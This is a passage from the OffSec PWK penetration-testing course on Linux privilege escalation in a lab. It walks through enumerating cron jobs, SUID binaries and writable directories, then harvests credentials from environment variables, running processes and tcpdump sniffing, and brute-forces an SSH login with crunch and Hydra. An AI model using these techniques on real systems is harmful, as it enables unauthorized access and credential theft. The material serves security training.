-rw-r--r--   1 root root  102 Oct 11  2019 .placeholder
-rw-r--r--   1 root root  285 May 19  2019 anacron

/etc/cron.daily:
```

[839] (Debian, SPI Inc., 2023), https://packages.debian.org/sid/iptables-persistent

[840] (Netfilter Core Team, 2023), https://www.netfilter.org/

[841] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Cron

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
total 60K
drwxr-xr-x   2 root root 4.0K Aug 18 09:05 .
drwxr-xr-x 120 root root  12K Aug 18 12:37 ..
-rw-r--r--   1 root root  102 Oct 11  2019 .placeholder
-rwxr-xr-x   1 root root  311 May 19  2019 0anacron
-rwxr-xr-x   1 root root  539 Aug  8  2020 apache2
-rwxr-xr-x   1 root root 1.5K Dec  7  2020 apt-compat
-rwxr-xr-x   1 root root  355 Dec 29  2017 bsdmainutils
-rwxr-xr-x   1 root root  384 Dec 31  2018 cracklib-runtime
-rwxr-xr-x   1 root root 1.2K Apr 18  2019 dpkg
-rwxr-xr-x   1 root root 2.2K Feb 10  2018 locate
-rwxr-xr-x   1 root root  377 Aug 28  2018 logrotate
-rwxr-xr-x   1 root root 1.1K Feb 10  2019 man-db
-rwxr-xr-x   1 root root  249 Sep 27  2017 passwd

/etc/cron.hourly:
total 20K
drwxr-xr-x   2 root root 4.0K Aug 16 04:17 .
drwxr-xr-x 120 root root  12K Aug 18 12:37 ..
-rw-r--r--   1 root root  102 Oct 11  2019 .placeholder

/etc/cron.monthly:
total 24K
drwxr-xr-x   2 root root 4.0K Aug 16 04:25 .
drwxr-xr-x 120 root root  12K Aug 18 12:37 ..
-rw-r--r--   1 root root  102 Oct 11  2019 .placeholder
-rwxr-xr-x   1 root root  313 May 19  2019 0anacron

/etc/cron.weekly:
total 28K
drwxr-xr-x   2 root root 4.0K Aug 16 04:26 .
drwxr-xr-x 120 root root  12K Aug 18 12:37 ..
-rw-r--r--   1 root root  102 Oct 11  2019 .placeholder
-rwxr-xr-x   1 root root  312 May 19  2019 0anacron
-rwxr-xr-x   1 root root  813 Feb 10  2019 man-db
joe@debian-privesc:~$
```

*Listing 466 - Listing all cron jobs*

Listing the directory contents, we notice several tasks scheduled to run daily.

It is worth noting that system administrators often add their own scheduled tasks in the /etc/crontab file. These tasks should be inspected carefully for insecure file permissions, since most jobs in this particular file will run as root. To view the current user's scheduled jobs, we can run crontab followed by the -l parameter.

```
joe@debian-privesc:~$ crontab -l
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command
```

*Listing 467 - Listing cron jobs for the current user*

In the above output, only the commented instructions are present, meaning no cron job has been configured for the user *joe*. However, if we try to run the same command with the sudo prefix, we discover that a backup script is scheduled to run every minute.

```
joe@debian-privesc:~$ sudo crontab -l
[sudo] password for joe:
# Edit this file to introduce tasks to be run by cron.
...
# m h  dom mon dow   command

* * * * * /bin/bash /home/joe/.scripts/user_backups.sh
```

*Listing 468 - Listing cron jobs for the root user*

Listing cron jobs using sudo reveals jobs run by the *root* user. In this example, it shows a backup script running as root. If this file has weak permissions, we may be able to leverage it to escalate our privileges.

> *As we'll learn later in this Module, the joe user has been granted specific sudo permission only to list cron jobs running as the root user. This permission alone cannot be abused to obtain a root shell.*

At some point, we may need to leverage an exploit to escalate our local privileges. If so, our search for a working exploit begins with the enumeration of all installed applications, noting the version of each. We can use this information to search for a matching exploit.

Manually searching for this information could be very time consuming and ineffective, so we'll learn how to automate this process in the next section. However, we should know how to manually query installed packages as this is needed to corroborate information obtained during previous enumeration steps.

Linux-based systems use a variety of package managers. For example, Debian-based Linux distributions, like the one in our lab, use *dpkg*,[842] while Red Hat-based systems use *rpm*.[843]

[842] (Linux.die.net, 2003), https://linux.die.net/man/1/dpkg

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

To list applications installed by dpkg on our Debian system, we can use dpkg -l.

```
joe@debian-privesc:~$ dpkg -l
Desired=Unknown/Install/Remove/Purge/Hold
| Status=Not/Inst/Conf-files/Unpacked/halF-conf/Half-inst/trig-aWait/Trig-pend
|/ Err?=(none)/Reinst-required (Status,Err: uppercase=bad)
||/ Name                                  Version
Architecture Description
+++-=====================================-
=============================================-============-
================================================================================
ii  accountsservice                       0.6.45-2
amd64        query and manipulate user account information
ii  acl                                   2.2.53-4
amd64        access control list - utilities
ii  adduser                               3.118
all          add and remove users and groups
ii  adwaita-icon-theme                    3.30.1-1
all          default icon theme of GNOME
ii  aisleriot                            1:3.22.7-2
amd64        GNOME solitaire card game collection
ii  alsa-utils                           1.1.8-2
amd64        Utilities for configuring and using ALSA
ii  anacron                              2.3-28
amd64        cron-like program that doesn't go by time
ii  analog                               2:6.0-22
amd64        web server log analyzer
ii  apache2                              2.4.38-3+deb10u7
amd64        Apache HTTP Server
ii  apache2-bin                          2.4.38-3+deb10u7
amd64        Apache HTTP Server (modules and other binary files)
ii  apache2-data                         2.4.38-3+deb10u7
all          Apache HTTP Server (common files)
ii  apache2-doc                          2.4.38-3+deb10u7
all          Apache HTTP Server (on-site documentation)
ii  apache2-utils                        2.4.38-3+deb10u7
amd64        Apache HTTP Server (utility programs for web servers)
...
```

*Listing 469 - Listing all installed packages on a Debian Linux operating system*

This confirms what we expected earlier from enumerating listening ports: the Debian 10 machine is, in fact, running a web server. In this case, it is running Apache2.

As we previously mentioned, files with insufficient access restrictions can create a vulnerability that may grant an attacker elevated privileges. This most often happens when an attacker can modify scripts or binary files that are executed under the context of a privileged account.

Sensitive files that are readable by an unprivileged user may also contain important information such as hard-coded credentials for a database or a service account running with higher privileges.

[843] (Marc Ewing, 2003), https://linux.die.net/man/8/rpm

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Since it is not feasible to manually check the permissions of each file and directory, we need to automate this task as much as possible. As a start, we can use find[844] to identify files with insecure permissions.

In the example below, we are searching for every directory writable by the current user on the target system. We'll search the whole root directory (/) and use the -writable argument to specify the attribute we are interested in. We can also use -type d to locate directories, and filter errors with 2>/dev/null:

```
joe@debian-privesc:~$ find / -writable -type d 2>/dev/null
..
/home/joe
/home/joe/Videos
/home/joe/Templates
/home/joe/.local
/home/joe/.local/share
/home/joe/.local/share/sounds
/home/joe/.local/share/evolution
/home/joe/.local/share/evolution/tasks
/home/joe/.local/share/evolution/tasks/system
/home/joe/.local/share/evolution/tasks/trash
/home/joe/.local/share/evolution/addressbook
/home/joe/.local/share/evolution/addressbook/system
/home/joe/.local/share/evolution/addressbook/system/photos
/home/joe/.local/share/evolution/addressbook/trash
/home/joe/.local/share/evolution/mail
/home/joe/.local/share/evolution/mail/trash
/home/joe/.local/share/evolution/memos
/home/joe/.local/share/evolution/memos/system
/home/joe/.local/share/evolution/memos/trash
/home/joe/.local/share/evolution/calendar
/home/joe/.local/share/evolution/calendar/system
/home/joe/.local/share/evolution/calendar/trash
/home/joe/.local/share/icc
/home/joe/.local/share/gnome-shell
/home/joe/.local/share/gnome-settings-daemon
/home/joe/.local/share/keyrings
/home/joe/.local/share/tracker
/home/joe/.local/share/tracker/data
/home/joe/.local/share/folks
/home/joe/.local/share/gvfs-metadata
/home/joe/.local/share/applications
/home/joe/.local/share/nano
/home/joe/Downloads
/home/joe/.scripts
/home/joe/Pictures
/home/joe/.cache

...
```

*Listing 470 - Listing all world writable directories*

[844] (Linux man-pages project, 2019), http://man7.org/linux/man-pages/man1/find.1.html

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

As shown above, several directories seem to be world-writable, including the /home/joe/.scripts directory, which is the location of the cron script we found earlier. This certainly warrants further investigation.

Let's move further with our enumeration. On most systems, drives are automatically mounted at boot time. Because of this, it's easy to forget about unmounted drives that could contain valuable information. We should always look for unmounted drives, and if they exist, check the mount permissions.

On Linux-based systems, we can use mount[845] to list all mounted filesystems. In addition, the /etc/fstab[846] file lists all drives that will be mounted at boot time.

```
joe@debian-privesc:~$ cat /etc/fstab
...
UUID=60b4af9b-bc53-4213-909b-a2c5e090e261 /               ext4    errors=remount-ro 0
1
# swap was on /dev/sda5 during installation
UUID=86dc11f3-4b41-4e06-b923-86e78eaddab7 none            swap    sw              0
0
/dev/sr0        /media/cdrom0   udf,iso9660 user,noauto     0       0

joe@debian-privesc:~$ mount
sysfs on /sys type sysfs (rw,nosuid,nodev,noexec,relatime)
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
udev on /dev type devtmpfs
(rw,nosuid,relatime,size=1001064k,nr_inodes=250266,mode=755)
devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=000)
tmpfs on /run type tmpfs (rw,nosuid,noexec,relatime,size=204196k,mode=755)
/dev/sda1 on / type ext4 (rw,relatime,errors=remount-ro)
securityfs on /sys/kernel/security type securityfs (rw,nosuid,nodev,noexec,relatime)
tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev)
tmpfs on /run/lock type tmpfs (rw,nosuid,nodev,noexec,relatime,size=5120k)
tmpfs on /sys/fs/cgroup type tmpfs (ro,nosuid,nodev,noexec,mode=755)
cgroup2 on /sys/fs/cgroup/unified type cgroup2
(rw,nosuid,nodev,noexec,relatime,nsdelegate)
cgroup on /sys/fs/cgroup/systemd type cgroup
(rw,nosuid,nodev,noexec,relatime,xattr,name=systemd)
pstore on /sys/fs/pstore type pstore (rw,nosuid,nodev,noexec,relatime)
bpf on /sys/fs/bpf type bpf (rw,nosuid,nodev,noexec,relatime,mode=700)
...
systemd-1 on /proc/sys/fs/binfmt_misc type autofs
(rw,relatime,fd=25,pgrp=1,timeout=0,minproto=5,maxproto=5,direct,pipe_ino=10550)
mqueue on /dev/mqueue type mqueue (rw,relatime)
debugfs on /sys/kernel/debug type debugfs (rw,relatime)
hugetlbfs on /dev/hugepages type hugetlbfs (rw,relatime,pagesize=2M)
tmpfs on /run/user/117 type tmpfs
(rw,nosuid,nodev,relatime,size=204192k,mode=700,uid=117,gid=124)
tmpfs on /run/user/1000 type tmpfs
(rw,nosuid,nodev,relatime,size=204192k,mode=700,uid=1000,gid=1000)
binfmt_misc on /proc/sys/fs/binfmt_misc type binfmt_misc (rw,relatime)
```

*Listing 471 - Listing content of /etc/fstab and all mounted drives*

[845] (Linux.die.net, 2003), https://linux.die.net/man/8/mount

[846] (Geek University, 2019), https://geek-university.com/linux/etc-fstab-file

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

The output reveals a swap partition and the primary ext4 disk of this Linux system.

> *Keep in mind that the system administrator might have used custom configurations or scripts to mount drives that are not listed in the /etc/fstab file. Because of this, it's good practice to not only scan /etc/fstab, but to also gather information about mounted drives using mount.*

Furthermore, we can use lsblk[847] to view all available disks.

```
joe@debian-privesc:~$ lsblk
NAME   MAJ:MIN RM  SIZE RO TYPE MOUNTPOINT
sda      8:0    0   32G  0 disk
|-sda1   8:1    0   31G  0 part /
|-sda2   8:2    0    1K  0 part
`-sda5   8:5    0  975M  0 part [SWAP]
sr0     11:0    1 1024M  0 rom
```

*Listing 472 - Listing all available drives using lsblk*

We'll notice that the *sda* drive consists of three different numbered partitions. In some situations, showing information for all local disks on the system might reveal partitions that are not mounted. Depending on the system configuration (or misconfiguration), we then might be able to mount those partitions and search for interesting documents, credentials, or other information that could allow us to escalate our privileges or get a better foothold in the network.

Another common privilege escalation technique involves exploitation of device drivers and kernel modules. We will explore actual exploitation tactics later in this Module, but first let's examine some important enumeration techniques.

Since this technique relies on matching vulnerabilities with corresponding exploits, we'll need to gather a list of drivers and kernel modules that are loaded on the target. We can enumerate the loaded kernel modules using lsmod without any additional arguments.

```
joe@debian-privesc:~$ lsmod
Module                  Size  Used by
binfmt_misc            20480  1
rfkill                 28672  1
sb_edac                24576  0
crct10dif_pclmul       16384  0
crc32_pclmul           16384  0
ghash_clmulni_intel    16384  0
vmw_balloon            20480  0
...
drm                   495616  5 vmwgfx,drm_kms_helper,ttm
libata                270336  2 ata_piix,ata_generic
vmw_pvscsi             28672  2
scsi_mod              249856  5 vmw_pvscsi,sd_mod,libata,sg,sr_mod
i2c_piix4              24576  0
button                 20480  0
```

[847] (Linux.die.net, 2003), https://linux.die.net/man/8/lsblk

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*Listing 473 - Listing loaded drivers*

Once we've collected the list of loaded modules and identified those we want more information about, such as libata in the above example, we can use modinfo to find out more about the specific module. We should note that this tool requires the full path to run.

```
joe@debian-privesc:~$ /sbin/modinfo libata
filename:       /lib/modules/4.19.0-21-amd64/kernel/drivers/ata/libata.ko
version:        3.00
license:        GPL
description:    Library module for ATA devices
author:         Jeff Garzik
srcversion:     00E4F01BB3AA2AAF98137BF
depends:        scsi_mod
retpoline:      Y
intree:         Y
name:           libata
vermagic:       4.19.0-21-amd64 SMP mod_unload modversions
sig_id:         PKCS#7
signer:         Debian Secure Boot CA
sig_key:        4B:6E:F5:AB:CA:66:98:25:17:8E:05:2C:84:66:7C:CB:C0:53:1F:8C
...
```

*Listing 474 - Displaying additional information about a module*

Once we've obtained a list of drivers and their versions, we are better positioned to find any relevant exploits.

Later in this Module, we will explore various methods of privilege escalation. However, there are a few specific enumerations we should cover in this section that could reveal interesting "shortcuts" to privilege escalation.

Aside from the *rwx* file permissions described previously, two additional special rights pertain to executable files: *setuid* and *setgid*. These are symbolized with the letter "s".

If these two rights are set, either an uppercase or lowercase "s" will appear in the permissions. This allows the current user to execute the file with the rights of the *owner* (setuid) or the *owner's group* (setgid).

When running an executable, it normally inherits the permissions of the user that runs it. However, if the SUID permissions are set, the binary will run with the permissions of the file owner. This means that if a binary has the SUID bit set and the file is owned by root, any local user will be able to execute that binary with elevated privileges.

When a user or a system-automated script launches a SUID application, it inherits the UID/GID of its initiating script: this is known as effective UID/GID (eUID, eGID), which is the actual user that the OS verifies to grant permissions for a given action.

Any user who manages to subvert a setuid root program to call a command of their choice can effectively impersonate the root user and gains all rights on the system. Penetration testers regularly search for these types of files when they gain access to a system as a way of escalating their privileges.

We can use find to search for SUID-marked binaries. In this case, we are starting our search at the root directory (/), searching for files (-type f) with the SUID bit set, (-perm -u=s) and discarding all error messages (2>/dev/null):

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
joe@debian-privesc:~$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/chsh
/usr/bin/fusermount
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/ntfs-3g
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/bwrap
/usr/bin/su
/usr/bin/umount
/usr/bin/mount
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/xorg/Xorg.wrap
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/spice-gtk/spice-client-glib-usb-acl-helper
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/sbin/pppd
```

*Listing 475 - Searching for SUID files*

In this case, the command found several SUID binaries. Exploitation of SUID binaries will vary based on several factors. For example, if **/bin/cp** (the *copy* command) were SUID, we could copy and overwrite sensitive files such as **/etc/passwd**.

A comprehensive list of Linux privilege escalation techniques can be found in a compendium[848] by g0tmi1k as well as in other,[849] more up-to-date,[850] resources.

Having covered the main concepts behind manually enumerating Linux systems for privilege escalation techniques, we are going to learn how to automate the process in bulk in the upcoming section.

### 17.1.3 Automated Enumeration

As we learned in the previous section, Linux systems contain a wealth of information that can be used for further attacks. However, collecting this detailed information manually can be rather time-consuming. Fortunately, we can use various scripts to automate this process.

To get an initial baseline of the target system, we can use *unix-privesc-check*[851] on UNIX derivatives such as Linux. This Bash script is pre-installed on our local Kali machine at **/usr/bin/unix-privesc-check**, and it performs a number of checks to find any system misconfigurations that can be abused for local privilege escalation. We can review the tool's details by running the script without any arguments.

[848] (G0tmi1k, 2011), https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation

[849] (Swissky, 2022), https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Linux%20-%20Privilege%20Escalation.md

[850] (Carlos Polop, 2022), https://book.hacktricks.xyz/linux-hardening/privilege-escalation

[851] (Pentest Money, 2019), http://pentestmonkey.net/tools/audit/unix-privesc-check

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
kali@kali:~$ unix-privesc-check
unix-privesc-check v1.4 ( http://pentestmonkey.net/tools/unix-privesc-check )

Usage: unix-privesc-check { standard | detailed }

"standard" mode: Speed-optimised check of lots of security settings.

"detailed" mode: Same as standard mode, but also checks perms of open file
                 handles and called files (e.g. parsed from shell scripts,
                 linked .so files).  This mode is slow and prone to false
                 positives but might help you find more subtle flaws in 3rd
                 party programs.

This script checks file permissions and other settings that could allow
local users to escalate privileges.
...
```

*Listing 476 - Running unix_privesc_check*

As shown in the listing above, the script supports “standard” and “detailed” mode. Based on the provided information, the standard mode appears to perform a speed-optimized process and should provide a reduced number of false positives. Therefore, in the following example we are going to transfer the script to the target system and use the standard mode to redirect the entire output to a file called output.txt.

```
joe@debian-privesc:~$ ./unix-privesc-check standard > output.txt
```

*Listing 477 - Running unix_privesc_check*

The script performs numerous checks for permissions on common files. For example, the following excerpt reveals configuration files that are writable by non-root users:

```
Checking for writable config files
############################################
    Checking if anyone except root can change /etc/passwd
WARNING: /etc/passwd is a critical config file. World write is set for /etc/passwd
    Checking if anyone except root can change /etc/group
    Checking if anyone except root can change /etc/fstab
    Checking if anyone except root can change /etc/profile
    Checking if anyone except root can change /etc/sudoers
    Checking if anyone except root can change /etc/shadow
```

*Listing 478 - unix_privesc_check writable configuration files*

This output reveals that anyone on the system can edit /etc/passwd. This is quite significant as it allows attackers to easily elevate their privileges[852] or create user accounts on the target. We will demonstrate this later in the Module.

There are many other tools worth mentioning that are specifically tailored for Linux privilege escalation information gathering, including *LinEnum*[853] and *LinPeas*,[854] which have been actively developed and enhanced over recent years.

[852] (Raj Chandel, 2018), https://www.hackingarticles.in/editing-etc-passwd-file-for-privilege-escalation

[853] (Rebootuser. 2022), https://github.com/rebootuser/LinEnum

[854] (Polop. 2022), https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Although these tools perform many automated checks, we should bear in mind that every system is different, and unique one-off system changes will often be missed by these types of tools. For this reason, it's important to check for unique configurations that can only be caught by manual inspection, as illustrated in the previous section.

In the next Learning Unit we are going to learn how to act on the information we obtained through enumeration in order to elevate our privileges.

## 17.2 Exposed Confidential Information

This Learning Unit covers the following Learning Objectives:

- Understand user history files
- Inspect user trails for credential harvesting
- Inspect system trails for credential harvesting

In this Learning Unit we are going to inspect how user and service history files constitute the initial stage of privilege escalation, often leading to the desired outcome.

### 17.2.1 Inspecting User Trails

As penetration testers, we are often time-constrained during our engagements. For this reason, we should focus our efforts first on low-hanging fruit.

One such target is users' history files. These files often hold clear-text user activity that might include sensitive information such as passwords or other authentication material.

On Linux systems, applications frequently store user-specific configuration files and subdirectories within a user's home directory. These files are often called *dotfiles*[855] because they are prepended with a period. The prepended dot character instructs the system not to display these files when inspecting by basic listing commands.

One example of a dotfile is .bashrc. The .bashrc bash script is executed when a new terminal window is opened from an existing login session or when a new shell instance is started from an existing login session. From inside this script, additional environment variables can be specified to be automatically set whenever a new user's shell is spawned.

Sometimes system administrators store credentials inside environment variables as a way to interact with custom scripts that require authentication.

Reviewing our target Debian machine, we'll notice an unusual environment variable entry:

```
joe@debian-privesc:~$ env
...
XDG_SESSION_CLASS=user
TERM=xterm-256color
SCRIPT_CREDENTIALS=lab
USER=joe
LC_TERMINAL_VERSION=3.4.16
```

[855] (Arch Linux, 2022), https://wiki.archlinux.org/title/Dotfiles

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
SHLVL=1
XDG_SESSION_ID=35
LC_CTYPE=UTF-8
XDG_RUNTIME_DIR=/run/user/1000
SSH_CLIENT=192.168.118.2 59808 22
PATH=/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus
MAIL=/var/mail/joe
SSH_TTY=/dev/pts/1
OLDPWD=/home/joe/.cache
_=/usr/bin/env
```

*Listing 479 - Inspecting Environment Variables*

Interestingly, the *SCRIPT_CREDENTIALS* variable holds a value that resembles a password. To confirm that we are dealing with a permanent variable, we need to inspect the .bashrc configuration file.

```
joe@debian-privesc:~$ cat .bashrc
# ~/.bashrc: executed by bash(1) for non-login shells.
# see /usr/share/doc/bash/examples/startup-files (in the package bash-doc)
# for examples

# If not running interactively, don't do anything
case $- in
    *i*) ;;
      *) return;;
esac

# don't put duplicate lines or lines starting with space in the history.
# See bash(1) for more options
export SCRIPT_CREDENTIALS="lab"
HISTCONTROL=ignoreboth
...
```

*Listing 480 - Inspecting .bashrc*

From the above listing, we can confirm that the variable holding the password is exported when a user's shell is launched.

> *Storing a clear-text password inside an environment variable is not considered a secure best practice. To safely authenticate with an interactive script, it's recommended to adopt public key authentication and protect private keys with passphrases.*

Let's first try to escalate our privileges by directly typing the newly-discovered password.

```
joe@debian-privesc:~$ su - root
Password:

root@debian-privesc:~# whoami
root
```

*Listing 481 - Becoming 'root' user with the leaked credential*

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Since we've successfully obtained root privileges, let's now try another privilege escalation route that is instead based on the environment variable credential finding.

Instead of aiming directly for the root account, we could try gaining access to the *eve* user we discovered during a previous section.

With our knowledge of script credentials, we could try building a custom dictionary derived from the known password to attempt brute forcing *eve*'s account.

We can do this by using the **crunch** command line tool to generate a custom wordlist. We'll set the minimum and maximum length to 6 characters, specify the pattern using the **-t** parameter, then hard-code the first three characters to **Lab** followed by three numeric digits.

```
kali@kali:~$ crunch 6 6 -t Lab%%% > wordlist
```

*Listing 482 - Generating a wordlist for a bruteforce attack*

We can then verify the content of the generated wordlist:

```
kali@kali:~$ cat wordlist
Lab000
Lab001
Lab002
Lab003
Lab004
Lab005
Lab006
Lab007
Lab008
Lab009
...
```

*Listing 483 - Inspecting the Wordlist Content*

Since an SSH server is available on our target machine, we can try to attempt a remote brute force attack via Hydra. We'll supply the target username with the **-l** parameter, our wordlist with **-P**, the target IP address, and finally **ssh** as the target protocol. We will also include **-V** to increase verbosity.

```
kali@kali:~$ hydra -l eve -P wordlist  192.168.50.214 -t 4 ssh -V
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military
or secret service organizations, or for illegal purposes (this is non-binding, these
*** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-23 14:30:44
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1000 login tries (l:1/p:1000), ~250
tries per task
[DATA] attacking ssh://192.168.50.214:22/
[ATTEMPT] target 192.168.50.214 - login "eve" - pass "Lab000" - 1 of 1000 [child 0]
(0/0)
[ATTEMPT] target 192.168.50.214 - login "eve" - pass "Lab001" - 2 of 1000 [child 1]
(0/0)
[ATTEMPT] target 192.168.50.214 - login "eve" - pass "Lab002" - 3 of 1000 [child 2]
(0/0)
[ATTEMPT] target 192.168.50.214 - login "eve" - pass "Lab003" - 4 of 1000 [child 3]
(0/0)
[ATTEMPT] target 192.168.50.214 - login "eve" - pass "Lab004" - 5 of 1000 [child 2]
(0/0)
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
...
[ATTEMPT] target 192.168.50.214 - login "eve" - pass "Lab120" - 121 of 1000 [child 0]
(0/0)
[ATTEMPT] target 192.168.50.214 - login "eve" - pass "Lab121" - 122 of 1000 [child 3]
(0/0)
[ATTEMPT] target 192.168.50.214 - login "eve" - pass "Lab122" - 123 of 1000 [child 2]
(0/0)
[ATTEMPT] target 192.168.50.214 - login "eve" - pass "Lab123" - 124 of 1000 [child 1]
(0/0)
[22][ssh] host: 192.168.50.214   login: eve   password: Lab123
1 of 1 target successfully completed, 1 valid password found
```

*Listing 484 - Successfully brute-forced eve's password*

Our hydra brute forcing attack succeeded and we can now directly log in to the target machine with eve's credentials via SSH:

```
kali@kali:~$ ssh eve@192.168.50.214
eve@192.168.50.214's password:
Linux debian-privesc 4.19.0-21-amd64 #1 SMP Debian 4.19.249-2 (2022-06-30) x86_64
...
eve@debian-privesc:~$
```

*Listing 485 - Successfully Logged in as eve*

Once logged in as *eve*, we can verify if we are running as a privileged user by listing the sudo capabilities using the sudo -l command.

```
eve@debian-privesc:~$ sudo -l
[sudo] password for eve:
Matching Defaults entries for eve on debian-privesc:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User eve may run the following commands on debian-privesc:
    (ALL : ALL) ALL
```

*Listing 486 - Inspecting sudo capabilities*

Since *eve* seems to be an administrative account, we discover it can run any command as an elevated user. This means we can elevate directly to root by running *i* with sudo and supplying eve's credentials.

```
eve@debian-privesc:~$ sudo -i
[sudo] password for eve:

root@debian-privesc:/home/eve# whoami
root
```

*Listing 487 - Elevating to root*

Great! We managed to elevate our privileges and gain administrative access via another route. In the next section, we will learn how to escalate privileges by harvesting system services credentials.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

## 17.2.2 Inspecting Service Footprints

System *daemons*[856] are Linux services that are spawned at boot time to perform specific operations without any need for user interaction. Linux servers are often configured to host numerous daemons, like SSH, web servers, and databases, to mention a few.

System administrators often rely on custom daemons to execute ad-hoc tasks and they sometimes neglect security best practices.

As part of our enumeration efforts, we should inspect the behavior of running processes to hunt for any anomaly that might lead to an elevation of privileges.

Unlike on Windows systems, on Linux we can list information about higher-privilege processes such as the ones running inside the *root* user context.

We can enumerate all the running processes with the *ps* command and since it only takes a single snapshot of the active processes, we can refresh it using the *watch* command. In the following example, we will run the ps command every second via the watch utility and grep the results on any occurrence of the word "pass".

```
joe@debian-privesc:~$ watch -n 1 "ps -aux | grep pass"
...

joe      16867  0.0  0.1   6352  2996 pts/0    S+   05:41   0:00 watch -n 1 ps -aux |
grep pass
root     16880  0.0  0.0   2384   756 ?        S    05:41   0:00 sh -c sshpass -p
'Lab123' ssh  -t eve@127.0.0.1 'sleep 5;exit'
root     16881  0.0  0.0   2356  1640 ?        S    05:41   0:00 sshpass -p zzzzzz ssh
-t eve@127.0.0.1 sleep 5;exit
...
```

*Listing 488 - Harvesting Active Processes for Credentials*

In Listing 488, we notice the administrator has configured a system daemon that is connecting to the local system with eve's credentials in clear text. Most importantly, the fact that the process is running as *root* does not prevent us from inspecting its activity.

Another more holistic angle we should take into consideration when enumerating for privilege escalation is to verify whether we have rights to capture network traffic.

*tcpdump* is the de facto command line standard for packet capture, and it requires administrative access since it operates on raw sockets. However, it's not uncommon to find IT personnel accounts have been given exclusive access to this tool for troubleshooting purposes.

To illustrate the concept, we can run tcpdump as the *joe* user who has been granted specific sudo permissions to run it.

> *tcpdump cannot be run without sudo permissions. That is because it needs to set up raw sockets[857] in order to capture traffic, which is a privileged operation.*

[856] (Linux man-pages project, 2022), https://man7.org/linux/man-pages/man7/daemon.7.html

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Let's try to capture traffic in and out of the loopback interface, then dump its content in ASCII using the -A parameter. Ultimately, we want to filter any traffic containing the "pass" keyword.

```
joe@debian-privesc:~$ sudo tcpdump -i lo -A | grep "pass"
[sudo] password for joe:
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes
...{...zuser:root,pass:lab -
...5...5user:root,pass:lab -
```

*Listing 489 - Using tcpdump to Perform Password Sniffing*

After a few seconds we are prompted with the root user's clear text credentials. Nice!

These two examples provide an entry point for the many avenues available when hunting for leaked credentials. Having covered the low-hanging fruit, next we'll explore how to escalate privileges via misconfigured file permissions.

## 17.3 Insecure File Permissions

This Learning Unit covers the following Learning Objectives:

- Abuse insecure cron jobs to escalate privileges
- Abuse insecure file permissions to escalate privileges

In this Learning Unit, we'll inspect how misconfigured file permissions might lead to different paths for privilege escalation.

### 17.3.1 Abusing Cron Jobs

Let's focus on another family of privilege escalation techniques and learn how to leverage insecure file permissions. For this section, we will assume that we have already gained access to our Linux target machine as an unprivileged user.

In order to leverage insecure file permissions, we must locate an executable file that not only allows us write access, but also runs at an elevated privilege level. On a Linux system, the cron[858] time-based job scheduler is a prime target, since system-level scheduled jobs are executed with root user privileges and system administrators often create scripts for cron jobs with insecure permissions.

For this example, we will SSH into the VM 1 as the *joe* user, providing *offsec* as a password. In a previous section, we demonstrated where to check the filesystem for installed cron jobs on a target system. We could also inspect the cron log file (/var/log/cron.log) for running cron jobs:

```
joe@debian-privesc:~$ grep "CRON" /var/log/syslog
...
Aug 25 04:56:07 debian-privesc cron[463]: (CRON) INFO (pidfile fd = 3)
Aug 25 04:56:07 debian-privesc cron[463]: (CRON) INFO (Running @reboot jobs)
Aug 25 04:57:01 debian-privesc CRON[918]:  (root) CMD (/bin/bash
/home/joe/.scripts/user_backups.sh)
```

[857] (Linux man-pages project, 2022), https://man7.org/linux/man-pages/man7/raw.7.html

[858] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Cron

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
Aug 25 04:58:01 debian-privesc CRON[1043]: (root) CMD (/bin/bash
